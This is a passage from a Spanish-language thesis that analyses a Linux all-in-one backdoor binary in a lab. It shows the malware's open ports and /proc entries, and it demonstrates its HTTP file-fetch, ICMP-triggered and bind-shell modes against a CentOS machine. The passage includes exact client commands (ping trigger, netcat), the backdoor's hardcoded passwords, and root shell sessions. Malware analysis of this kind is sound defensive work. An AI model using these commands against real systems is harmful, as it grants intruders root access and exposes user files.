Tesis_AIO 1385      root    mem    REG     8,1     1405508 3671795 /lib/tls
/i686/cmov/libc-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     117086  3671821 /lib/tls
/i686/cmov/libpthread-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     42572   3671812 /lib/tls
/i686/cmov/libnss_files-2.11.1.so
Tesis_AIO 1385      root    mem    REG     8,1     113964  3538974 /lib/ld-
2.11.1.so
Tesis_AIO 1385      root    0u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    1u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    2u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    3u     CHR     1,3     0t0     4708 /dev/nul
l
Tesis_AIO 1385      root    4u     raw     0t0     10865 00000000
:0001->00000000:0000 st=07
bash      1388      root    cwd    DIR     8,1     4096    262145 /root
bash      1388      root    rtd    DIR     8,1     4096    2 /
bash      1388      root    txt    REG     8,1     818232  131077 /bin/bas
h

```

Figura 4.5-5 Comando netstat

Como se muestra en la pantalla vemos los nombres de los procesos sospechosos que se han ejecutado, el primer proceso con nombre [login], se encuentra escuchando o esperando conexiones tcp por el puerto 8008 y el proceso [su] se encuentra esperando conexiones raw en el puerto número 1.

Cabe recalcar que cuando un puerto se encuentra escuchando o esperando conexiones, este se encuentra abierto.

Para asegurarnos de que estos procesos se han ejecutado nos dirigimos al directorio proc, a este directorio se lo llama directorio de proceso, ya que pueden hacer referencia a un ID de proceso y contener información específica para ese proceso. El propietario y grupo de cada directorio de proceso está configurado para que el usuario ejecute el proceso. Cuando se finaliza el proceso, el directorio del proceso /proc desaparece. Sin embargo, mientras que se está ejecutando el proceso, una gran cantidad de información específica a ese proceso está contenida en varios archivos del directorio de procesos.

```

root@bt: /proc/1384
File Edit View Terminal Help
root@bt:/proc/1384# cd
root@bt:~# cd /proc
root@bt:/proc# cd 1384
root@bt:/proc/1384# ls -al
total 0
dr-xr-xr-x  8 root root 0 2012-07-13 14:01 .
dr-xr-xr-x 118 root root 0 2012-07-13 14:00 ..
dr-xr-xr-x  2 root root 0 2012-07-13 14:07 attr
-rw-r--r--  1 root root 0 2012-07-13 14:07 autogroup
-r-----  1 root root 0 2012-07-13 14:07 auxv
-r--r--r--  1 root root 0 2012-07-13 14:07 cgroup
--w-----  1 root root 0 2012-07-13 14:07 clear_refs
-r--r--r--  1 root root 0 2012-07-13 14:02 cmdline
-rw-r--r--  1 root root 0 2012-07-13 14:07 comm
-rw-r--r--  1 root root 0 2012-07-13 14:07 coredump_filter
-r--r--r--  1 root root 0 2012-07-13 14:07 cpuset
lrwxrwxrwx  1 root root 0 2012-07-13 14:01 cwd ->
-r-----  1 root root 0 2012-07-13 14:07 environ
lrwxrwxrwx  1 root root 0 2012-07-13 14:01 exe -> /root/TESIS/Tesis_AIO.bin
dr-x-----  2 root root 0 2012-07-13 14:01 fd
dr-x-----  2 root root 0 2012-07-13 14:01 fdinfo
-r-----  1 root root 0 2012-07-13 14:07 io
-r--r--r--  1 root root 0 2012-07-13 14:07 latency
-r--r--r--  1 root root 0 2012-07-13 14:07 limits
-rw-r--r--  1 root root 0 2012-07-13 14:07 loginuid
-r--r--r--  1 root root 0 2012-07-13 14:01 maps
-rw-----  1 root root 0 2012-07-13 14:07 mem
-r--r--r--  1 root root 0 2012-07-13 14:07 mountinfo
-r--r--r--  1 root root 0 2012-07-13 14:07 mounts

```

Figura 4.5-6 Comando ls -al

```

root@bt: /proc/1385
File Edit View Terminal Help
root@bt:~# cd /proc
root@bt:/proc# cd 1385
root@bt:/proc/1385# ls -al
total 0
dr-xr-xr-x  8 root root 0 2012-07-13 14:01 .
dr-xr-xr-x 118 root root 0 2012-07-13 14:00 ..
dr-xr-xr-x  2 root root 0 2012-07-13 14:34 attr
-rw-r--r--  1 root root 0 2012-07-13 14:34 autogroup
-r-----  1 root root 0 2012-07-13 14:34 auxv
-r--r--r--  1 root root 0 2012-07-13 14:34 cgroup
--w-----  1 root root 0 2012-07-13 14:34 clear_refs
-r--r--r--  1 root root 0 2012-07-13 14:02 cmdline
-rw-r--r--  1 root root 0 2012-07-13 14:34 comm
-rw-r--r--  1 root root 0 2012-07-13 14:34 coredump_filter
-r--r--r--  1 root root 0 2012-07-13 14:34 cpuset
lrwxrwxrwx  1 root root 0 2012-07-13 14:01 cwd ->
-r-----  1 root root 0 2012-07-13 14:34 environ
lrwxrwxrwx  1 root root 0 2012-07-13 14:01 exe -> /root/TESIS/Tesis_AIO.bin
dr-x-----  2 root root 0 2012-07-13 14:01 fd
dr-x-----  2 root root 0 2012-07-13 14:01 fdinfo
-r-----  1 root root 0 2012-07-13 14:34 io
-r--r--r--  1 root root 0 2012-07-13 14:34 latency
-r--r--r--  1 root root 0 2012-07-13 14:34 limits
-rw-r--r--  1 root root 0 2012-07-13 14:34 loginuid
-r--r--r--  1 root root 0 2012-07-13 14:01 maps
-rw-----  1 root root 0 2012-07-13 14:34 mem
-r--r--r--  1 root root 0 2012-07-13 14:34 mountinfo
-r--r--r--  1 root root 0 2012-07-13 14:34 mounts
-r-----  1 root root 0 2012-07-13 14:34 mountstats

```

Figura 4.5-7 Comando ls -al

Se observa que ambos procesos sospechosos han sido ejecutados.

Anteriormente se mencionó las distintas maneras en que este archivo ejecutable actuaba al momento de ser ejecutado, actuaba como:

- ✓ Servidor HTTPD
- ✓ Backdoor ICMP
- ✓ Backdoor Shell
- ✓ Socket Transmisor
- ✓ Shell HTTP
- ✓ Bindrootshell

Para pruebas hemos utilizado una máquina con sistema operativo Centos.

```
[root@localhost Desktop]# ./Tesis_AI0.bin
Enter Password: JBR
Password accepted!
[root@localhost Desktop]#
```


Figura 4.5-8 Prueba Centos

4.5.1 SERVIDOR HTTPD

Este código malicioso funciona como un servidor web, espera peticiones de entrada para responderles, Apache es el servidor web de distribución libre y de código abierto para plataformas Unix, Microsoft Windows, Macintosh y otras.

Una vez ejecutado el archivo en la víctima se debe poner lo siguiente en el navegador del atacante:

`http://ipvictima:8008/givemefile/etc/passwd`



```

Máquina Dispositivos Ayuda
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
nsd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/:/var/spool/mqueue:/sbin/nologin
pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
hsqldb:x:96:96:/:/var/lib/hsqldb:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:102:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
gdm:x:42:42:/:/var/gdm:/sbin/nologin
jose:x:500:500:/:home/jose:/bin/bash

```

Figura 4.5-9 Ataque a víctima

El servidor web que el archivo ejecutable Tesis_AIO.bin instaló está funcionando correctamente, accediendo al archivo etc/passwd, comprometiendo al equipo, se observa que el puerto 8008 es utilizado, este puerto antes fue mencionado que se encontraba en escuchando o esperando conexiones.

El archivo /etc/passwd contiene toda la información relacionada con el usuario (registro, contraseña, etc.).

Se muestra información importante de todos los usuarios que trabajan en ese equipo, la información de cada usuario está separada por dos puntos, comenzando de izquierda a derecha tenemos:

- ✓ Nombre de usuario.
- ✓ Contraseña, esta se encuentra encriptada.
- ✓ Identificación de usuario.
- ✓ Identificación de grupo.
- ✓ Información de usuario.
- ✓ Directorio de trabajo
- ✓ Interprete de comando.

Utilizamos la herramienta Wireshark para capturar el tráfico de la red, el atacante hace uso del puerto 45622 para acceder a la máquina víctima remotamente.

Establece esta conexión mediante el puerto 8008 (puerto de la víctima).




Figura 4.5-10 Prueba Wireshark

4.5.2 BACKDOOR ICMP

Un backdoor icmp permite al atacante hacerse con el control de los ordenadores a través de redes (Internet, redes locales) incluso si están protegidos por equipos de seguridad de red como firewalls.

Este backdoor icmp se lo utiliza de la siguiente manera:

Primero debe hacerse un ping especial:

```
ping -s 101 -c 4 ipvictima
```

La opción -s especifica el tamaño de la porción de datos del paquete icmp, el tamaño estándar es 56 bytes de datos + 28 bytes fijos de la cabecera IP, en total 84 bytes.

La opción -c especifica el número de pings a hacer, por defecto es infinito, o hasta que se detenga al programa, esta opción permite una vez que se haya pasado el número de pings especificados, se detenga.

Luego utilizamos el comando nc (netcat), este comando lee y escribe datos a través de conexiones de red utilizando el protocolo TCP (protocolo de control de

transmisión) o el protocolo UDP (protocolo de datagrama de usuario), lo utilizamos de la siguiente manera:

```
nc ipvictima 8080
```



```
File Edit View Terminal Help
root@bt:~# ping -s 101 -c 4 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 101(129) bytes of data:
109 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=0.638 ms
109 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.616 ms
109 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.626 ms
109 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.607 ms

--- 192.168.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.607/0.621/0.638/0.032 ms
root@bt:~# nc 192.168.1.2 8080

Enter Your password: kissme:)

=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :)======

Your command: whoami
root
lsb_release -a
LSB Version: :core-3.1-ia32:core-3.1-noarch:graphics-3.1-ia32:graphics-3.1-noarch
Distributor ID: CentOS
Description: CentOS release 5.5 (Final)
Release: 5.5
Codename: Final

finger user
Login: ftp
Directory: /var/ftp
Never logged in.
No mail.
No Plan.
Name: FTP User
Shell: /sbin/nologin
```

Figura 4.5-11 Backdoor ICMP

Nos pide una contraseña, esta contraseña se encuentra documentada en los comentarios del archivo allinone, una vez que acepta la contraseña accede a la máquina de la víctima por medio de líneas de comando.

```
*
* 2.icmp backdoor
* Client:
* ping -l 101 target (on windows)
* ping -s 101 -c 4 target (on linux)
* nc target 8080
* kissme:) --> your password
*
* 3.shell backdoor
* Client:
```

Figura 4.5-12 Documentación allinone.c

En la captura del tráfico observamos que los cuatro ping han sido correctos





Figura 4.5-13 Captura en el tráfico

Luego de los cuatro pings, se establece la comunicación mediante los puertos 38500 (atacante) y 8080 (víctima).



The screenshot shows the Wireshark interface with a packet capture list and details pane. The packet list shows four ICMP ping requests and replies, followed by a TCP connection establishment sequence. The details pane for packet 51 shows the Ethernet II, IP, and TCP headers.

No.	Time	Source	Destination	Protocol	Length	Info
44	50.635	192.168.1.1	192.168.1.2	ICMP	143	Echo (ping) request id=0xfd06, seq=3/768, ttl=64
45	50.636	192.168.1.2	192.168.1.1	ICMP	143	Echo (ping) reply id=0xfd06, seq=3/768, ttl=64
46	51.635	192.168.1.1	192.168.1.2	ICMP	143	Echo (ping) request id=0xfd06, seq=4/1024, ttl=64
47	51.636	192.168.1.2	192.168.1.1	ICMP	143	Echo (ping) reply id=0xfd06, seq=4/1024, ttl=64
48	52.652	192.168.1.1	192.168.1.2	TCP	74	38500 > http-alt [SYN] Seq=0 Win=14600 Len=0 MSS=1
49	52.652	192.168.1.2	192.168.1.1	TCP	74	http-alt > 38500 [SYN, ACK] Seq=0 Ack=1 Win=5792 L
50	52.652	192.168.1.1	192.168.1.2	TCP	66	38500 > http-alt [ACK] Seq=1 Ack=1 Win=14608 Len=0
51	52.653	192.168.1.2	192.168.1.1	HTTP	89	Continuation or non-HTTP traffic
52	52.653	192.168.1.1	192.168.1.2	TCP	66	38500 > http-alt [ACK] Seq=1 Ack=24 Win=14608 Len=
53	57.315	192.168.1.1	192.168.1.2	HTTP	75	Continuation or non-HTTP traffic
54	57.315	192.168.1.2	192.168.1.1	TCP	66	http-alt > 38500 [ACK] Seq=24 Ack=10 Win=5888 Len=
55	57.315	192.168.1.2	192.168.1.1	HTTP	188	Continuation or non-HTTP traffic

Details for Frame 51:

- Frame 51: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
- Ethernet II, Src: CadmusCo_6e:40:03 (08:00:27:6e:40:03), Dst: CadmusCo_00:0d:30 (08:00:27:00:0d:30)
- Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 192.168.1.1 (192.168.1.1)
- Transmission Control Protocol, Src Port: http-alt (8080), Dst Port: 38500 (38500), Seq: 1, Ack: 1, Len: 23
Source port: http-alt (8080)

Hex dump:

```

0000  08 00 27 00 0d 30 08 00 27 6e 40 03 08 00 45 00  ..'.. 'n@...E.
0010  00 4b 24 82 40 00 40 06 92 d7 c0 a8 01 02 c0 a8  .KS.@.@. ....

```

Figura 4.5-14 Captura de tráfico


4.5.3 BACKDOOR SHELL

El objetivo específico de un backdoorshelles enviar una shell ya bien sea de Linux o Windows hacia la ip y puerto que le hayamos especificado.

Los comandos a utilizar son los siguientes:

```
ncipvictima 8008
```

Nos pide una contraseña, esta contraseña se encuentra documentada en los comentarios del archivo allinone, una vez que acepta la contraseña accede a la máquina de la víctima por medio de líneas de comando.



```
File Edit View Terminal Help
root@bt:~# nc 192.168.1.2 8008

Enter Your password: kissme:)

=====Welcome to http://www.cnhonker.com=====
=====You got it, have a goodluck. :)=====

Your command: whoami
root
id
uid=0(root) gid=0(root) grupos=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686 i686 i386 GNU/
Linux
whoami
root
id
uid=0(root) gid=0(root) grupos=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
ls
bin
boot
dev
etc
home
lib
lost+found
media
misc
mnt
```

Figura 4.5-15 Backdoor shell

```

*
* 3.shell backdoor
* Client:
* nc target 8008
* kissme:)  --> your password
*

```

Figura 4.5-16 Documentación Backdoor shell

El analizador de tráfico de red nos confirma los puertos usados en este ataque, puerto fuente es 45652 (atacante) y puerto destino 8008 (víctima).

